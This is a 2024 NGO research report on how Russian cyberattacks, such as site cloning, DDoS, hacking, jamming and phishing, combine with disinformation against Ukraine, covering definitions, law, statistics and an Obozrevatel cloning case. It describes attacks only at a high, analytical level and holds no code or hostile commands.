HEINRICH BÖLL STIFTUNG
КИЇВ
Україна

CENTRE FOR DEMOCRACY
AND RULE OF LAW

A MALICIOUS ALLIANCE:
How cyberattacks and disinformation are synchronously destabilizing the digital space of Ukraine in the face of Russian aggression

Pavlo Burdiak,
analyst of the Independent Media Direction,
Center for Democracy and Rule of Law

2024

This study was conducted with the financial support of the Heinrich Böll Foundation, Kyiv Office — Ukraine.
This study's opinions, conclusions, and recommendations are those of the authors and do not necessarily reflect the views of the Heinrich Böll Foundation, Kyiv Office — Ukraine, and the German government.

TABLE OF CONTENTS

TABLE OF CONTENTS

INTRODUCTION

FROM JANUARY 2022 TO DECEMBER 2023, THE CYBERPEACE INSTITUTE RECORDED 3,255 ATTACKS IN GLOBAL CYBERSPACE. ABOUT A FIFTH OF THEM — 607 CYBERATTACKS AND OPERATIONS – TOOK PLACE IN UKRAINE.

Since February 24, 2022, Ukraine has been at the epicenter of the full-scale hybrid aggression that combines, among other things, cyber and informational components. Over the past two years, Ukrainian government institutions, media, and critical infrastructure have been targeted by the volley of mutually reinforcing (pro)Russian cyberattacks and disinformation, posing severe challenges to Ukraine's digital and informational security.

Attackers use various tools, from DDoS attacks to phishing campaigns and jamming satellite signals. All these actions are accompanied by intense disinformation campaigns to undermine trust in official sources of information and destabilize society.

This study aims to analyze the relationship between cyberattacks and disinformation in Ukrainian cyberspace. We will focus on the techniques used by attackers, identify how they influence society, and develop recommendations to counter these threats. In order to gain a comprehensive understanding of the problem and develop recommendations for improving digital and informational security in Ukraine, we used quantitative, qualitative, case study, and functional methods, as well as interviews with experts.

The threats facing the Ukrainian information space are part of a broader global problem that requires international cooperation and exchange of experiences. In this context, the Ukrainian experience can be an important lesson for other countries facing similar challenges. Successful countering of cyberattacks and disinformation requires not only technical solutions, but also raising the level of media and digital literacy of the population.

Thus, the study aims to highlight the issue of cybersecurity in Ukraine through the lens of (pro) Russian disinformation in order to develop new recommendations to improve the resilience of Ukraine's digital and information space.

METHODOLOGY

TO COMPREHENSIVELY ANALYZE CYBERSECURITY, DISINFORMATION, AND THEIR RELATION TO CONVENTIONAL WARFARE, THIS STUDY USES QUANTITATIVE, QUALITATIVE, CASE STUDY, AND FUNCTIONAL METHODS, AS WELL AS INTERVIEWS WITH EXPERTS.

Quantitative methods. Quantitative methods were used to collect and analyze statistics on cyberattacks and disinformation campaigns against Ukraine. For example, we analyzed the number of cyberattacks (in particular, DDoS attacks) on Ukrainian cybersecurity assets during 2022-2023, using data from the State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine.

In addition, using the data from the Human Rights Platform NGO, presented in the report «Digital Warfare and Human Rights,» we were able to outline the intensity of the dissemination of disinformation messages in the media from 2021 to 2023.

The quantitative analysis helped identify trends in the frequency of cyberattacks and disinformation campaigns, discover a correlation between them, identify periods of the highest activity of attackers, and assess the extent of the complex impact of these threats on Ukraine's digital and information spaces.

Qualitative methods. Qualitative methods in this study allowed us to analyze in detail the reports of government agencies and international organizations on cyberattacks, and identify the main trends and techniques used by hostile groups to conduct cyberattacks on Ukrainian network resources to discredit Ukrainian institutions and spread disinformation.

Identification of the peculiarities of disinformation campaigns demonstrated which narratives and techniques are used by malicious actors to manipulate public opinion and sow discord.

Case study method. Using this method, we could examine specific examples of cyberattacks and disinformation campaigns in detail. In particular, cloning of Ukrainian websites by attackers (Obozrevatel, Ukrainska Pravda, RBC-Ukraine), hacking of websites (1+1 media holding, Priamyi, NV), etc.

Functional method. We used the functional method to analyze the regulatory framework for cybersecurity and informational security. It allowed us to organize and evaluate the legal framework for regulating countermeasures to cyberattacks and disinformation at the national level in Ukraine. Special attention is paid to international legal standards in the field of regulating disinformation.

The application of the functional method allowed not only to point out certain gaps and shortcomings in the existing legal framework, but also to identify the necessary areas for its further improvement.

Interviews with cybersecurity experts. Based on interviews with cybersecurity experts from the Nadiyno.org project, including Pavlo Bielousov, Henri Demianovich, and Borys Zolotchenko, recommendations were developed to enhance cybersecurity at the technical level.

Timeframe of the study. This study focused on the period of full-scale Russian aggression. More specifically, we covered the period from February 1, 2022, to July 31, 2024. The data obtained before February 2022 was sometimes used to draw parallels, such as between the dynamics of cyberattacks and disinformation in Ukraine before and after the full-scale Russian invasion.

[1] Cybersecurity assets are the critical information infrastructure facilities and other information and telecommunication systems that process state information resources or the information that is required to be protected by law.

1. CYBERSECURITY AND DISINFORMATION IN THE DIGITAL SPACE OF UKRAINE: DEFINITION AND REGULATORY FRAMEWORK


1.1. CYBERSECURITY: CONCEPTUAL FRAMEWORK AND KEY TERMS

For a better understanding of key concepts in the field of cybersecurity, it is essential to define the basic terms that we use in this study. In particular, we use the terminology set forth in Article 1 of the Law of Ukraine «On the Basic Principles of Ensuring Cybersecurity of Ukraine»:

- **Cyberspace** (also referred to as "digital space" for the purposes of this study) is an environment (virtual space) that provides means for communication and / or social relations, created as a result of the functioning of compatible (connected) communication systems and provision of electronic communications via Internet and / or other global data networks.

- **Cybersecurity** is the protection of vital interests of a person and a citizen, society and the state in the use of cyberspace, which ensures the sustainable development of the information society and the digital communication environment, timely detection, prevention, and neutralization of actual and potential threats to Ukraine's national security in cyberspace.

- **Cybersecurity** is a set of organizational, legal, engineering, and technical measures, as well as cryptographic and technical information security measures aimed at preventing cyber incidents, detecting and protecting against cyberattacks, eliminating their consequences, and restoring the stability and reliability of communication and technological systems.



Schematic representation of cyberspace

Source: infographic from the article by Balázs Karás.

- **Cyber threat** — existing and potential future events and factors that threaten Ukraine's vital national interests in cyberspace, negatively impact the state's cybersecurity, cybersecurity and cyber defense of its assets.

- **Cyberattack** is a directed (intentional) action in cyberspace carried out with the help of electronic communications (including information and communication technologies, software, hardware, and other technical and technological means and equipment) and aimed at achieving one or more of the following goals: breach of confidentiality, integrity, availability of electronic information resources processed (transmitted, stored) in communication and / or technological systems, obtaining unauthorized access to such resources; breach of security, stable, reliable and regular operation of communication and / or technological systems; use of the communication system, its resources and electronic communications to carry out cyberattacks on other cyber defense targets.

- **Cybersecurity incident** (or cyber incident) is an event or a series of unfavorable events of an unintentional nature (natural, technical, technological, erroneous, including due to human factors) and / or those that have signs of a possible (potential) cyberattack, which pose a threat to the security of electronic communications systems, technological process control systems, create the possibility of disrupting the normal operation of such systems (including disruption and / or blocking of the system and / or unauthorized management of its resources), jeopardize the security (protection) of electronic information resources.

- **Active counteraction** to aggression in cyberspace — actions aimed at increasing the level of cyber defense by neutralizing cyberattacks of the aggressor state, its systems and networks, as well as sources of cyber threats and cyberattacks used to harm the national security of Ukraine.

TYPES OF CYBERATTACKS. Cyberattacks vary in type and purpose. Each of these types has its characteristics and challenges for both individual users and organizations. In this section, we will focus only on those types of cyberattacks that accompany disinformation campaigns and are discussed further in the study.

- **Cloning sites** (doppelganger sites) is a method of creating a fraudulent website that looks like a real one. Cloned site has a domain name that is very similar to the original one and can mislead users by using similar characters, duplicating certain characters in the domain name, or replacing only one letter.

- **DDoS attack** (distributed denial-of-service attack) is a type of cyberattack in which attackers try to disrupt the operation of a website, network, or other online services by overloading them with a large number of fake or unwanted requests.

- **Signal jamming** is the interference with signal reception by emitting noise at the same frequency as the original signal. This makes it difficult for the receiver to distinguish between the original and jamming signals.

- **Phishing** is a form of social engineering attack in which an attacker, masquerading as a trustworthy entity, lures out confidential information from victims.

1.2. NATIONAL LEGAL FRAMEWORK FOR CYBERSECURITY REGULATION

The general legal basis for ensuring cybersecurity in Ukraine is the Constitution of Ukraine, the laws of Ukraine on the foundations of national security, the principles of domestic and foreign policy, electronic communications, protection of state information resources and information required to be protected by law, and other laws of Ukraine, the Convention on Cybercrime, other international treaties ratified by the Verkhovna Rada of Ukraine, decrees of the President of Ukraine, acts of the Cabinet of Ministers of Ukraine, as well as other regulatory legal acts approved for the implementation of laws of Ukraine.

CYBERSECURITY MEASURES ARE REGULATED, AMONG OTHER THINGS, BY TWO SPECIALIZED LEGAL INSTRUMENTS:

- **The Law of Ukraine «On the Basic Principles of Ensuring Cybersecurity of Ukraine» of October 5, 2017, No. 2163-VIII, as amended on June 28, 2024.** This Law defines the legal and organizational framework for ensuring the protection of vital interests of a person and citizen, society and the state, and Ukraine's national interests in cyberspace, the main goals, directions and principles of state policy in the field of cybersecurity, the powers of state bodies, enterprises, institutions, organizations, individuals and citizens in this area, and the basic principles for coordinating their cybersecurity activities.

One of the objectives of cybersecurity is the sustainable development of the information society and the digital communication environment. Although it is not directly stated in the text of the law, countering disinformation can be considered one of the elements of sustainable development of the information society and digital communication environment in the context of cybersecurity.

- **Decree of the President of Ukraine «On Approval of the Cybersecurity Strategy of Ukraine» of August 26, 2021, No. 447.** The 2021 Strategy is based on the provisions of the Constitution of Ukraine, the Laws of Ukraine «On National Security of Ukraine» and «On the Basic Principles of Ensuring Cybersecurity of Ukraine», the Convention for the Protection of Human Rights and Fundamental Freedoms, the Convention on Cybercrime, the National Security Strategy of Ukraine approved by Presidential Decree No. 392 of September 14, 2020, the Concept of Counterterrorism in Ukraine approved by Presidential Decree No. 53 of March 5, 2019, and other regulatory acts.

The strategy emphasizes the growing trend of using cyberattacks as a tool for information operations, manipulating public opinion, and influencing electoral processes.

It is also stated that the Russian Federation remains one of the primary sources of threats to national and international cybersecurity, actively implementing the concept of information warfare based on a combination of destructive actions in cyberspace and information and psychological operations, which are actively used in the hybrid war against Ukraine.

Thus, it is possible to establish a link between (pro)Russian cyberattacks (as destructive actions in cyberspace) and disinformation (as an integral part of information and psychological operations aimed at manipulating the population and discrediting Ukrainian statehood). These two phenomena complement each other and create new challenges in the Ukrainian digital space.

Ukraine's cybersecurity strategy specifically emphasizes the importance of cooperation with leading IT companies, global digital service providers, and social media platforms to counter hybrid threats and the spread of disinformation.

To ensure proper implementation of the above documents, a number of relevant resolutions and orders were adopted.

1.3. DISINFORMATION: DEFINITION AND PECULIARITIES OF COUNTERACTION IN UKRAINE

Ukrainian legislation does not have a legal definition of the term «disinformation». Moreover, there are ongoing discussions about whether it is prudent to introduce such a term. At the same time, the Law of Ukraine «On Information» enshrines the accuracy and completeness of information as the cornerstone principles of information relations. Similar provisions are contained in the Law of Ukraine «On Media».

Certain provisions of Ukrainian legislation provide for the possibility of interference by public authorities in information relations, in particular to counter disinformation. For example, the Law of Ukraine «On Media» prohibits the dissemination of inaccurate materials about armed aggression and the actions of the aggressor state (occupying state), its officials, persons and organizations controlled by the aggressor state (occupying state), if the result is incitement to hostility or hatred or calls for violent change, overthrow of the constitutional order or violation of territorial integrity.

The Law of Ukraine «On Information» prohibits the abuse of the right to information. It states that information may not be used to call for the overthrow of the constitutional order, violation of the territorial integrity of Ukraine, propaganda of war, violence, cruelty, incitement to interethnic, racial, or religious hatred, commission of terrorist acts, or infringement of human rights and freedoms.

The Presidential Decree «On the National Security Strategy of Ukraine» defines effective counteraction to special information operations and cyberattacks, Russian and other subversive propaganda as a priority task for law enforcement, special, intelligence, and other state bodies in accordance with their competence.

In addition, Ukraine has approved the Concept of Artificial Intelligence Development, which envisages the use of AI technologies to ensure information security, including detecting, preventing, and neutralizing actual and potential dangers of disseminating inaccurate, incomplete, or biased information.

1.4. DISINFORMATION: CONCEPTUAL FRAMEWORK AND KEY TERMS

Since the Ukrainian legal framework does not define the concept of disinformation, and international practice does not have a unified approach to understanding this phenomenon, this study uses the UN`s and Council of Europe's approach to understanding the phenomenon of disinformation.

In her report "Disinformation and Freedom of Opinion and Expression" (2021), the UN Special Rapporteur on the promotion and protection of the right to freedom of opinion and expression, Irene Khan, uses the following definition of disinformation: false information that is disseminated intentionally to cause serious social harm.

According to this definition, in order to classify certain content as disinformation, one needs to find three criteria in it:

- **Falsehood.** Disinformation contains content that is factually incorrect or misleading.

- **Intent to mislead.** Disinformation is intended to mislead individuals or the public.

- **Harm.** Disinformation can potentially cause significant harm: damage to reputation, negative impact on political processes, incitement to violence, etc.

The same three criteria for disinformation were also contained in the report of UN Secretary-General Antonio Guterres "Countering Disinformation for the Promotion and Protection of Human Rights and Fundamental Freedoms" as well as in the report of the Council of Europe "Information Disorder: Towards an Interdisciplinary Framework for Research and Policy Making".

In all the cases that we analyze in the subsequent sections of this study, the three criteria for disinformation can be found:

- **Falsehood.** The information disseminated by the attackers in the Ukrainian digital space during cyberattacks was refuted by trusted sources.

- **Intent to mislead.** The perpetrators deliberately carried out cyberattacks on Ukrainian institutions and infrastructure in order to disseminate false information on their websites, which means that they did so knowingly and with the intent to mislead.


- **Harm.** The cyberattacks took place against the backdrop of a full-scale Russian invasion and were intended to complicate the delivery of truthful information to the population, sow panic, undermine trust in the media and the government, etc.

1.5. CYBERATTACKS AND DISINFORMATION DURING THE FULL-SCALE RUSSIAN INVASION: POINTS OF INTERSECTION

Russia's war against Ukraine is a hybrid war characterized by various forms of aggression. It is not only about confrontation in the conventional domain, but also in the informational and digital spaces.

As the full-scale Russian invasion unfolded, the number of cyber incidents and disinformation campaigns in the Ukrainian digital space increased significantly.

Thus, data from the State Cyber Protection Centre show that in 2021, only 147 cyber incidents were registered in Ukrainian cyberspace. In 2022, this figure increased by 2.8 times to 415 cyber incidents, and in 2023 there were already 1105 of them.




Number of cyber incidents in the Ukrainian digital space, 2021-2023

Source: State Cyber Protection Centre.

Along with the growing number of cyber incidents, the number of (pro)Russian disinformation reports in the media environment has increased significantly. This trend intensified after the full-scale invasion.

The NGO Human Rights Platform regularly analyzes reports of information threats identified by the Center for Countering Disinformation at the National Security and Defense Council of Ukraine (hereinafter – the Center) and other publicly available sources. Experts calculate the number of identified topics of disinformation messages, but not the absolute number of cases of disinformation spreading (the latter is difficult to calculate). According to the Human Rights Platform NGO, only 71 disinformation messages were identified in publicly available sources between 2019 and 2021. And from February 2022 to December 2022 alone, this figure skyrocketed to 742. Between January and August 2023, it reached 1,454 disinformation messages.



Number of Russian disinformation messages in the media, 2019-2023

Source: Source: Human Rights Platform NGO.

It should be noted that the growing number of cyberattacks and disinformation campaigns are not just parallel processes. They complement and reinforce each other, as well as frequently accompany conventional military operations on the battlefield. Russia is successfully synchronizing these three components — cyberattacks, disinformation campaigns, and conventional warfare — to achieve its strategic goals.

Thus, during the fall and winter of 2022, we witnessed a particularly disruptive combination of the three components mentioned above. Cyberattacks on energy infrastructure (cyber component) were accompanied by massive missile strikes (conventional warfare), which aimed to not only physically destroy important infrastructure facilities but also to exert psychological pressure on the civilian population to create panic and destabilize the situation in the country. At the same time, Russia launched a propaganda campaign against the Ukrainian government (disinformation component) to shift responsibility for the causes and consequences of the blackouts onto it.

Here is another example of a hybrid attack by Russia using the above components:

- **Cyberattacks.** On March 1, 2022, attackers used the DesertBlade malware against Ukrainian telecommunications companies. One of the companies in Kyiv suffered destructive cyberattacks that led to the theft of certain data.
- **Traditional military attacks.** Later that day (March 1), a rocket attack on a TV tower in Kyiv took place.
- **Disinformation campaigns.** As the regular broadcasting of TV channels was disrupted, the aggressor intensified disinformation attacks. The Security Service of Ukraine denied false narratives circulating in social media that Russian troops were allegedly installing equipment to interfere with Ukrainian communications. The Center also noted that the occupiers used phone calls to spread panic, especially among the older generation.

Such a synchronization of different ways of aggression happens often, although it is not an intrinsically integral prerequisite for perpetrating them.

1.6. MANIFESTATIONS OF MALICIOUS ALLIANCE IN THE UKRAINIAN DIGITAL SPACE

Cyberattacks and disinformation campaigns tend to complement each other. Their combination can take many forms:

- **Cloning websites and spreading disinformation.** Attackers create a cloned site that looks similar to the original site: it has a similar or identical interface, menu buttons, author names, etc. The key difference is that the domain name of the cloned webpage is different from the original resource, and the content on the cloned webpage contains disinformation.
- **Hacking websites and spreading disinformation.** As a result of cyberattacks, attackers gain unauthorized access to Ukrainian online resources and spread disinformation, such as fake calls from the Ukrainian government to lay down arms, false news to destabilize society, etc.
- **DDoS attacks and disinformation.** Some cyberattacks have targeted government websites and online media to disrupt them and make it more difficult for them to convey truthful information to the Ukrainian audience. This is happening in parallel with waves of (pro)Russian disinformation.
- **Jamming TV channels and spreading disinformation.** Attackers jam a channel's signal by emitting noise at the same frequency as the original signal. Sometimes they also gain access to the channel to broadcast disinformation. On a separate note, it should be noted that in certain cases, attackers do not jam the original signal, but broadcast their information on frequencies where there is no signal.
- **Phishing as a form of disinformation.** Numerous phishing attacks against Ukrainian users and institutions are based on the dissemination of false and harmful information: pseudo violations of Facebook community rules, fictitious social payments from the government, etc. Although the main goal of phishing is rather to steal data and accounts, spreading false information remains an important tool to achieve this goal.

In the following sections, we will analyze in detail the above-mentioned five forms of cyberattacks and disinformation combinations, as well as suggest recommendations for effectively countering these threats.

2. WEBSITE CLONING AS A THREAT TO THE DIGITAL AND INFORMATION SECURITY OF UKRAINIANS

SINCE THE FULL-SCALE RUSSIAN INVASION, ATTACKERS HAVE REPEATEDLY CLONED POPULAR UKRAINIAN NEWS SITES. A CLONED SITE RESEMBLES THE ORIGINAL SITE: IT HAS A SIMILAR OR IDENTICAL INTERFACE, MENU BUTTONS, AUTHOR NAMES, ETC. HOWEVER, THE CLONED SITE'S DOMAIN NAME AND CONTENT DIFFER FROM THE ORIGINAL.
THE PURPOSE OF CREATING SUCH CLONED SITES IS TO SPREAD (PRO)RUSSIAN DISINFORMATION, MANIPULATE PUBLIC OPINION, AND DISCREDIT REPUTABLE SOURCES OF INFORMATION.

2.1. MODUS OPERANDI OF WEBSITE CLONING

The general scheme of creating and spreading disinformation through cloned sites is the following:

STEP 1. CREATING A CLONED SITE. THIS TAKES SEVERAL STAGES:

- **Choosing a target original news site.** Attackers choose a popular news site that many Ukrainians trust. The choice usually falls on sites with a large audience to ensure maximum coverage of the disinformation being spread.

- **Creating a domain name for cloning.** The domain name of the cloned site may differ from the original by only a few characters that the average person may not always notice immediately. For example, the *.com* top-level domain can be replaced with *.net*. Or attackers may add additional letters / symbols to the domain name or swap its parts: for example, instead of pravda.com.ua (the website of Ukrainska Pravda), the attackers created a cloned site *pravda-ua.com*.

- **Copying the interface of the original website.** The next step is creating the visual content of the cloned site. Perpetrators copy the design, logo, layout of elements, and other visual elements to make the cloned site appear legitimate and resemble the original resource. This is done so that users are unable to visually distinguish the cloned site from the original site at first glance. Most links on the cloned site remain active, and some of them even lead to the original site (to enhance the legitimacy of the cloned site).

STEP 2. FILLING THE CLONED SITE WITH DISINFORMATION. TO DO THIS, PERPETRATORS USE THE FOLLOWING TECHNIQUES:

- **Fabricating fake news.** Perpetrators generate new articles or copy existing ones, usually containing (pro)Russian disinformation and propaganda. These articles are intended to evoke an emotional reaction in readers: to sow fear, incite anger, or disappointment in the actions of the authorities or the situation in the country.

Cloned sites are often made in an abridged form: they may not have a complete landing page and other site sections. Perpetrators create a working URL link only to a specific fake article (or articles) on the cloned site, such as *example.com/article*, and if you enter only the domain name of the site (i.e., *example.com*), you will not see any information on this page.

- **Spreading fake news alongside authentic articles.** To increase the legitimacy of a cloned site, perpetrators can spread their own fake news alongside authentic articles from the original site using special tools that automatically transfer new publications from the original site to the cloned site.

- **Using manipulative techniques.** Articles from a cloned site may contain manipulative statements, quotes taken out of context, and links to fictitious sources to increase the "veracity" of the news.

STEP 3. DISSEMINATING LINKS TO THE CLONED SITE AMONG USERS. THIS IS DONE IN DIFFERENT WAYS AND ON DIFFERENT PLATFORMS, SUCH AS:

- **Fake accounts on social media platforms.** Recently, attackers have been actively creating fake accounts (so-called "one-day accounts") on social media platforms and developing a wide network of bots to spread links to false news posted on the cloned sites. In particular, human rights and volunteer organizations receive such links in the comments to their social media publications.

- **Targeted advertising.** Paid targeted advertising on social media is often used both by newly created fake accounts and hacked authentic accounts to propagate disinformation among different user groups.

2.2. CASE STUDY: CLONING UKRAINIAN NEWS WEBSITES

LET US TAKE A LOOK AT A FEW EXAMPLES OF WEBSITE CLONING SCHEMES IN PRACTICE.

2.2.1. OBOZREVATEL


The online media Obozrevatel encountered the problem of its website getting cloned. The cloned site had the same design and structure as the real Obozrevatel site, but differed in the top-level domain name: the attackers replaced .com with .ltd:

✗ The domain name of the cloned site: **obozrevatel.ltd**

✓ The correct domain name for Obozrevatel: **obozrevatel.com**

Apart from the domain name, the other significant difference was the content published on the cloned site. It had little to do with the content of the original Obozrevatel website. Instead, it reproduced typical Russian propaganda and disinformation narratives that were spread at critical moments and during escalations in the front line, such as the counteroffensive of the Ukrainian Armed Forces, to cause panic and distrust among Ukrainians, as well as to sow doubts about the actions of the government and military.

An example of the disinformation spread on the cloned site is the article "Allies are ditching us: instead of helping Ukraine, they are concerned with their own defense". There was no such article on the real Obozrevatel website.


1 war.obozrevatel.com/ukr/svitan zsu u najblizhchij misyats propalyuvatimut rosijsku logistiku po krimu pra

2 obozrevatel.ltd/ukr/politics-news/vmesto-pomoshchi-Ukraine-oni-ozabotilis-sobstvennoj-oboronoj.php?fbcli

3 Союзники нас зливають: замість допомоги Україні вони перейнялися власною обороною

Лише перевірена інформація в нас у Telegram-каналі Obozrevatel та Viber. Не ведіться на фейки!

У низці європейських країн наростає невдоволення, пов'язане з тим, що постачання зброї Україні знижує їхню власну обороноздатність

Важливе

Борги українців за комуналку ведуть до зростання тарифів: експерт пояснив зв'язок

Українці обрали нову назву для Південно-Західної залізниці, на...

Опитування триватиме до 17 березня

